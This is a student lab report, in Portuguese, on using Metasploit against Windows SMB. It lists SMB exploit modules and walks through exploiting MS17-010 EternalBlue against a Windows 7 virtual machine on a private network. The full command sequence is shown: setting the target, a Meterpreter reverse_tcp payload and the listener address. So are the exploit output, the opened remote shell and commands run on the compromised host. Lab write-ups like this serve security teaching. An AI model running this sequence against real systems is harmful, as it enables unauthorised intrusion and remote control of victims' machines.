

RELATÓRIO EXPLOITATION

nome: Lucas Loscheider
email: lucaslc01@hotmail.com

Introdução

Neste relatório exploraremos o uso da ferramenta Metasploit, com o enfoque no module exploit para explorar-mos vulnerabilidades do protocolo SMB do windows.

O metasploit possui 7 tipos de modules:

- Exploits
- Payloads
- Auxiliary
- Nops
- Encoders
- Evasion
- Post

Usaremos o **exploit** (um module que explora um sistema, ex: windows, com uma vulnerabilidade. Assim um **payload** será instalado no sistema.) para explorar o **SMB** do windows.

Termos Importantes

SMB (Server Message Block) é um protocolo de rede da camada de aplicação para compartilhamento de arquivos que permite que aplicações no computador leiam e escrevam em arquivos e também solicitem serviços em uma rede. Usando o protocolo SMB, uma aplicação pode acessar arquivos em um servidor remoto, lendo, criando e atualizando esses arquivos. Esse protocolo é usado no Microsoft Windows.

Module é um pedaço de software que o Metasploit usa para executar tarefas como exploração ou escaneamento de um alvo


PostgreSQL: é uma ferramenta que atua como sistema de gerenciamento de bancos de dados relacionados. Seu foco é permitir implementação da linguagem SQL em estruturas, garantindo um trabalho com os padrões desse tipo de ordenação dos dados. Tem o papel de gerenciar os dados desses bancos de maneira organizada e eficaz, rodando e gravando todas as informações que ficam registradas nesses compartimentos. Por meio desse sistema, usuários podem executar consultas de maneira simples, sem precisar acessar diretamente o banco de dados.

Payload é a parte principal dos dados transmitidos, ou seja, os dados recebidos pelo sistema destinatário excluindo os dados complementares como cabeçalhos e metadados (usados para rotular e direcionar a entrega a um destino específico).

Metasploit é um projeto de segurança de informação que divulga informações relacionadas a vulnerabilidades e busca facilitar testes de penetração (automatiza alguns processos, como rodar scan de portas e busca por vulnerabilidades registradas na database) e o desenvolvimento de Sistema de detecção de intrusos.

Execução parte 1 – explorando SMB do Metasploit

Iniciamos o **PostgreSQL** no terminal com o comando “**service postgresql start**” (usado para auxiliar o metasploit e permitir armazenar informação de exploração) e depois o comando “**msfconsole**” para iniciar o Metasploit. Depois disso, iremos interagir, de forma a buscar e poder acessar as vulnerabilidades do **SMB** do sistema windows com o comando “**use exploit/windows/smb**”. Também é possível usar o comando search para buscar uma vulnerabilidade especifica (por exemplo no terminal “**search type:exploit plataform:windows smb**”, o qual seleciona o tipo de module, o sistema operacional e o servico a ter a vulnerabilidade explorada):



```
lolo@lolo: ~  
File Actions Edit View Help  
msf6 > use exploit/windows/smb  
Matching Modules  
# Name Disclosure Date Rank  
Check Description  
0 exploit/windows/smb/generic_smb_dll_injection 2015-03-04 manual  
No Generic DLL Injection From Shared Resource  
1 exploit/windows/smb/group_policy_startup 2015-01-26 manual  
No Group Policy Script Execution From Shared Resource  
2 exploit/windows/smb/ipass_pipe_exec 2015-01-21 excellent  
nt Yes IPass Control Pipe Remote Command Execution  
3 exploit/windows/smb/ms03_049_netapi 2003-11-11 good  
No MS03-049 Microsoft Workstation Service NetAddAlternateComputerName Overflow  
4 exploit/windows/smb/ms04_007_killbill 2004-02-10 low  
No MS04-007 Microsoft ASN.1 Library Bitstring Heap Overflow  
5 exploit/windows/smb/ms04_011_lsass 2004-04-13 good  
No MS04-011 Microsoft LSASS Service DsRolerUpgradeDownlevelServer Overflow  
6 exploit/windows/smb/ms04_031_netdde 2004-10-12 good  
No MS04-031 Microsoft NetDDE Service Overflow  
7 exploit/windows/smb/ms05_039_pnp 2005-08-09 good  
Yes MS05-039 Microsoft Plug and Play Service Overflow  
8 exploit/windows/smb/ms06_025_rasmans_reg 2006-06-13 good  
No MS06-025 Microsoft RRAS Service RASMAN Registry Overflow
```

Figure 1

File Actions Edit View Help				
9	exploit/windows/smb/ms06_025_rras	2006-06-13	average	
No	MS06-025 Microsoft RRAS Service Overflow			
10	exploit/windows/smb/ms06_040_netapi	2006-08-08	good	
No	MS06-040 Microsoft Server Service NetpwPathCanonicalize Overflow			
11	exploit/windows/smb/ms06_066_nwapi	2006-11-14	good	
No	MS06-066 Microsoft Services nwapi32.dll Module Exploit			
12	exploit/windows/smb/ms06_066_nwwks	2006-11-14	good	
No	MS06-066 Microsoft Services nwwks.dll Module Exploit			
13	exploit/windows/smb/ms06_070_wkssvc	2006-11-14	manual	
No	MS06-070 Microsoft Workstation Service NetpManageIPCCorrupt Overflow			
14	exploit/windows/smb/ms07_029_msdns_zonename	2007-04-12	manual	
No	MS07-029 Microsoft DNS RPC Service extractQuotedChar() Overflow (SMB)			
15	exploit/windows/smb/ms08_067_netapi	2008-10-28	great	
Yes	MS08-067 Microsoft Server Service Relative Path Stack Corruption			
16	exploit/windows/smb/ms09_050_smb2_negotiate_func_index	2009-09-07	good	
No	MS09-050 Microsoft SRV2.SYS SMB Negotiate ProcessID Function Table Dereferen			
ce				
17	exploit/windows/smb/ms10_046_shortcut_icon_dllloader	2010-07-16	excelle	
nt No	Microsoft Windows Shell LNK Code Execution			
18	exploit/windows/smb/ms10_061_spoolss	2010-09-14	excelle	
nt No	MS10-061 Microsoft Print Spooler Service Impersonation Vulnerability			
19	exploit/windows/smb/ms15_020_shortcut_icon_dllloader	2015-03-10	excelle	
nt No	Microsoft Windows Shell LNK Code Execution			
20	exploit/windows/smb/ms17_010_eternalblue	2017-03-14	average	
Yes	MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption			
21	exploit/windows/smb/ms17_010_eternalblue_win8	2017-03-14	average	
No	MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+			

Figure 2

```
21 exploit/windows/smb/ms17_010_eternalblue_win8 2017-03-14 average
No MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+
22 exploit/windows/smb/ms17_010_psexec 2017-03-14 normal
Yes MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Co
de Execution
23 exploit/windows/smb/netidentity_xtierrpcpipe 2009-04-06 great
No Novell NetIdentity Agent XTIERRPCPIPE Named Pipe Buffer Overflow
24 exploit/windows/smb/psexec 1999-01-01 manual
No Microsoft Windows Authenticated User Code Execution
25 exploit/windows/smb/smb_delivery 2016-07-26 excellen
nt No SMB Delivery
26 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14 great
Yes SMB DOUBLEPULSAR Remote Code Execution
27 exploit/windows/smb/smb_relay 2001-03-31 excellen
nt No MS08-068 Microsoft Windows SMB Relay Code Execution
28 exploit/windows/smb/timbuktu_plughntcommand_bof 2009-06-25 great
No Timbuktu PlughNTCommand Named Pipe Buffer Overflow
29 exploit/windows/smb/webexec 2018-10-24 manual
No WebExec Authenticated User Code Execution

Interact with a module by name or index. For example info 29, use 29 or use exploit/win
dows/smb/webexec

msf6 > 
```

Figure 3

Acima podemos ver informações como o nome do module, uma breve explicação, a data da descoberta e o ranking que, quanto maior for menor será a instabilidade e erro ao se explorar um determinado module. Também é possível ver mais informações de um module mostrado nessa lista inserindo o comando “**info ****”, onde **** representa o número do module informado na coluna da esquerda**. Ou então, depois de selecionado o module(selecionado a seguir no próximo parágrafo), somos capazes de visualizar uma descrição completa daquele module com o comando “**show info**”.

Selecionando o **módulo 27 (smb_relay)** no terminal “**use exploit/windows/smb/smb_relay**” e depois digitando “**show options**”, somos capazes de observar uma descrição mais detalhada do module selecionado e as informações necessárias para utilizá-lo, sendo algumas opções possíveis de serem modificá-das:

```
lolo@lolo: ~  
File Actions Edit View Help  
Module options (exploit/windows/smb/smb_relay):  


| Name    | Current Setting | Required | Description                                                                                                                           |
|---------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------|
| SHARE   | ADMIN\$         | yes      | The share to connect to                                                                                                               |
| SMBHOST |                 | no       | The target SMB server (leave empty for originating system)                                                                            |
| SRVHOST | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. |
| SRVPORT | 445             | yes      | The local port to listen on.                                                                                                          |

  
Payload options (windows/meterpreter/reverse_tcp):  


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.0.104   | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |

  
Exploit target:  


| Id | Name      |
|----|-----------|
| 0  | Automatic |


```

Figure 4

Digitando no terminal “**show payloads**” somos capazes de ver uma lista grande a qual nos mostra diferentes abordagens para explorar a vulnerabilidade escolhida, usando um payload específico. (essa lista não será mostrada aqui porque são aproximadamente 230+ payloads).

Para modificar as informações requeridas para utilizar o payload (marcadas com yes), com o module selecionado utilize “set SRVPORT 80”, onde SRVHOST representa um dos dados necessários e 80 a informação necessária para o dado (nesse caso o dado é uma porta 80, respectivamente).

Depois de configurado, e pronto para ser executado informe “exploit”. Assim será executado o payload no alvo selecionado.

Execução parte 2 – Explorando vulnerabilidade MS17-010 (Microsoft)

Primeiramente buscamos no Metasploit pela vulnerabilidade **MS17-010**:

```
File Actions Edit View Help
Linha
      =[ metasploit v6.0.15-dev
+ -- --[ 2071 exploits - 1123 auxiliary - 352 post
+ -- --[ 592 payloads - 45 encoders - 10 nops
+ -- --[ 7 evasion

Metasploit tip: Adapter names can be used for IP params set LHOST eth0

msf6 > search ms17_010

Matching Modules

# Name Disclosure Date Rank Check D
escription
- - - - -
0 auxiliary/admin/smb/ms17_010_command 2017-03-14 normal No M
S17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execut
ion
1 auxiliary/scanner/smb/smb_ms17_010 normal No M
S17-010 SMB RCE Detection
2 exploit/windows/smb/ms17_010_eternalblue 2017-03-14 average Yes M
S17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
3 exploit/windows/smb/ms17_010_eternalblue_win8 2017-03-14 average No M
S17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+
4 exploit/windows/smb/ms17_010_psexec 2017-03-14 normal Yes M
S17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/windo
ws/smb/ms17_010_psexec
```

Figure 5

De acordo com a microsoft, essa brecha “permite a execução de um código remoto se um atacante enviar mensagens especialmente criadas para o Microsoft Server Message Block 1.0 (SMBv1) server.”

Escolhendo o eternalblue (numero 2 a esquerda) e vendo mais informações sobre:

```
Basic options:
  Name      Current Setting  Required  Description
  _____
  RHOSTS    192.168.0.103  yes      The target host(s), range CIDR identifier,
or hosts file with syntax 'file:<path>'
  RPORT     445             yes      The target port (TCP)
  SMBDomain .              no       (Optional) The Windows domain to use for au
thentication
  SMBPass   .              no       (Optional) The password for the specified u
sername
  SMBUser   .              no       (Optional) The username to authenticate as
  VERIFY_ARCH true          yes      Check if remote architecture matches exploi
t Target.
  VERIFY_TARGET true          yes      Check if remote OS matches exploit Target.

Payload information:
  Space: 2000

Description:
  This module is a port of the Equation Group ETERNALBLUE exploit,
  part of the FuzzBunch toolkit released by Shadow Brokers. There is a
  buffer overflow memmove operation in Srv!SrvOs2FeaToNt. The size is
  calculated in Srv!SrvOs2FeaListSizeToNt, with mathematical error
  where a DWORD is subtracted into a WORD. The kernel pool is groomed
  so that overflow is well laid-out to overwrite an SMBv1 buffer.
  Actual RIP hijack is later completed in
  srvnet!SrvNetWskReceiveComplete. This exploit, like the original may
  not trigger 100% of the time, and should be run continuously until
  triggered. It seems like the pool will get hot streaks and need a
  cool down period before the shells rain in again. The module will
  attempt to use Anonymous login, by default, to authenticate to
  perform the exploit. If the user supplies credentials in the
  SMBUser, SMBPass, and SMBDomain options it will use those instead.
  On some systems, this module may cause system instability and
  crashes, such as a BSOD or a reboot. This may be more likely with
  some payloads.
```

Figure 6

Percebemos que precisaremos do host da máquina windows a ser invadida. Por isso simulamos uma versão do windows 7 (versão vulnerável) no VirtualBox para esse propósito e identificamos o **IP** com o comando “**ipconfig**” no terminal do Windows:




Figure 7

Ipv4 = 192.168.0.102. Com essa informação, inserimos no metasploit:

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhost 192.168.0.102
rhost => 192.168.0.102
msf6 exploit(windows/smb/ms17_010_eternalblue) > 
```

Figure 8

Agora escolheremos um **payload** para executar:

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show payloads

Compatible Payloads ms17_010
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  generic/custom                           normal          No    Custom Payload
1  generic/shell_bind_tcp                    normal          No    Generic Command Shell, Bind TCP Inline
2  generic/shell_reverse_tcp                 normal          No    Generic Command Shell, Reverse TCP Inline
3  windows/x64/exec                          normal          No    Windows x64 Execute Command
4  windows/x64/loadlibrary                   normal          No    Windows x64 LoadLibrary Path
5  windows/x64/messagebox                   normal          No    Windows MessageBox x64
6  windows/x64/meterpreter/bind_ipv6_tcp     normal          No    Windows Meterpreter (Reflective Injection x64), Windows x64 IPv6 Bind TCP Stager
7  windows/x64/meterpreter/bind_ipv6_tcp_uuid normal          No    Windows Meterpreter (Reflective Injection x64), Windows x64 IPv6 Bind TCP Stager with UUID Support
8  windows/x64/meterpreter/bind_named_pipe   normal          No    Windows Meterpreter (Reflective Injection x64), Windows x64 Bind Named Pipe Stager
9  windows/x64/meterpreter/bind_tcp          normal          No    Windows Meterpreter (Reflective Injection x64), Windows x64 Bind TCP Stager
10 windows/x64/meterpreter/bind_tcp_rc4      normal          No    Windows Meterpreter (Reflective Injection x64), Bind TCP Stager (RC4 Stage Encryption, Metasm)
11 windows/x64/meterpreter/bind_tcp_uuid    normal          No    Windows Meterpreter (Reflective Injection x64), Bind TCP Stager with UUID Support (Windows x64)
12 windows/x64/meterpreter/reverse_http      normal          No    Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTP Stager (wininet)
13 windows/x64/meterpreter/reverse_https     normal          No    Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTP Stager (wininet)
14 windows/x64/meterpreter/reverse_named_pipe normal          No    Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse Named Pipe (SMB) Stager
15 windows/x64/meterpreter/reverse_tcp       normal          No    Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse TCP Stager
16 windows/x64/meterpreter/reverse_tcp_rc4   normal          No    Windows Meterpreter (Reflective Injection x64), Reverse TCP Stager (RC4 Stage Encryption, Metasm)
17 windows/x64/meterpreter/reverse_tcp_uuid  normal          No    Windows Meterpreter
```

Figure 9

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > █
```

Figure 10

Depois de selecionado o payload, precisaremos ver suas opções de configuração novamente com o comando “show info”, para podermos **ver se o payload necessita de alguma configuração**. No nosso caso, **ele precisou do endereço IP da nossa máquina do KALI LINUX para poder receber e mandar as informações para nosso alvo de ataque**, o Windows 7. Por isso configuramos a opção ‘lhost’ com nosso IP (encontrado com o comando “ifconfig”) :

```
lolo@lolo:~  
File Actions Edit View Help  
lolo@lolo:~$ ifconfig  
eth0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500  
    ether f0:bf:97:6a:07:6e txqueuelen 1000 (Ethernet)  
    RX packets 0 bytes 0 (0.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 0 bytes 0 (0.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 145481 bytes 26710912 (25.4 MiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 145481 bytes 26710912 (25.4 MiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.0.104 netmask 255.255.255.0 broadcast 192.168.0.255  
    inet6 fe80::ceaf:78ff:fedc:d387 prefixlen 64 scopeid 0<link>  
    ether cc:af:78:dc:d3:87 txqueuelen 1000 (Ethernet)  
    RX packets 5608049 bytes 7245412081 (6.7 GiB)  
    RX errors 0 dropped 21 overruns 0 frame 0  
    TX packets 3336018 bytes 383506980 (365.7 MiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lolo@lolo:~$
```

Figure 11

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lhost 192.168.0.104  
lhost => 192.168.0.104  
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Figure 12

Então executamos a tentativa de invasão, a qual foi conseguida com sucesso:

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.0.104:4444
[*] 192.168.0.102:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.0.102:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.0.102:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.0.102:445 - Connecting to target for exploitation.
[+] 192.168.0.102:445 - Connection established for exploitation.
[+] 192.168.0.102:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.0.102:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.0.102:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima
[*] 192.168.0.102:445 - 0x00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 te 7601 Service
[*] 192.168.0.102:445 - 0x00000020 50 61 63 6b 20 31 Pack 1
[+] 192.168.0.102:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.0.102:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.0.102:445 - Sending all but last fragment of exploit packet
[*] 192.168.0.102:445 - Starting non-paged pool grooming
[+] 192.168.0.102:445 - Sending SMBv2 buffers
[+] 192.168.0.102:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.0.102:445 - Sending final SMBv2 buffers.
[*] 192.168.0.102:445 - Sending last fragment of exploit packet!
[*] 192.168.0.102:445 - Receiving response from exploit packet
[+] 192.168.0.102:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.0.102:445 - Sending egg to corrupted connection.
[*] 192.168.0.102:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 192.168.0.102
[*] Meterpreter session 1 opened (192.168.0.104:4444 → 192.168.0.102:49209) at 2020-11-12 18:35:41 -0300
[+] 192.168.0.102:445 - =====
[+] 192.168.0.102:445 - =====WIN=====
[+] 192.168.0.102:445 - =====

meterpreter > sysinfo
Computer      : TESTES-PC
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : pt_BR
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter > 
```

Figure 13

Podemos, a partir disso, ver as **informações do sistema com o comando “sysinfo”**:

```
meterpreter > sysinfo
Computer      : TESTES-PC
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : pt_BR
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter > 
```

Figure 14

Podemos **visualizar diretórios** na máquina invadida com o comando `dir c:\`:

```
meterpreter > dir c:\
>
Listing: c:
=====
```

Mode	Size	Type	Last modified	Name
40777/rwxrwxrwx	0	dir	2009-07-14 00:18:56 -0300	\$Recycle.Bin
40777/rwxrwxrwx	0	dir	2020-11-12 16:09:48 -0300	Arquivos de Programas
40777/rwxrwxrwx	0	dir	2009-07-14 02:08:56 -0300	Documents and Settings
40777/rwxrwxrwx	0	dir	2009-07-14 00:20:08 -0300	PerfLogs
40555/r-xr-xr-x	4096	dir	2009-07-14 00:20:08 -0300	Program Files
40555/r-xr-xr-x	4096	dir	2009-07-14 00:20:08 -0300	Program Files (x86)
40777/rwxrwxrwx	4096	dir	2009-07-14 00:20:08 -0300	ProgramData
40777/rwxrwxrwx	0	dir	2020-11-12 16:09:50 -0300	Recovery
40777/rwxrwxrwx	4096	dir	2020-11-12 15:47:08 -0300	System Volume Information
40555/r-xr-xr-x	4096	dir	2009-07-14 00:20:08 -0300	Users
40777/rwxrwxrwx	16384	dir	2009-07-14 00:20:08 -0300	Windows
0000/-----	1494736	fif	1970-09-19 20:15:28 -0300	pagefile.sys

```
meterpreter > █
```

Figure 15

Entre outras manipulações. Para **encerrar a conexão**, basta digitar **‘exit’**.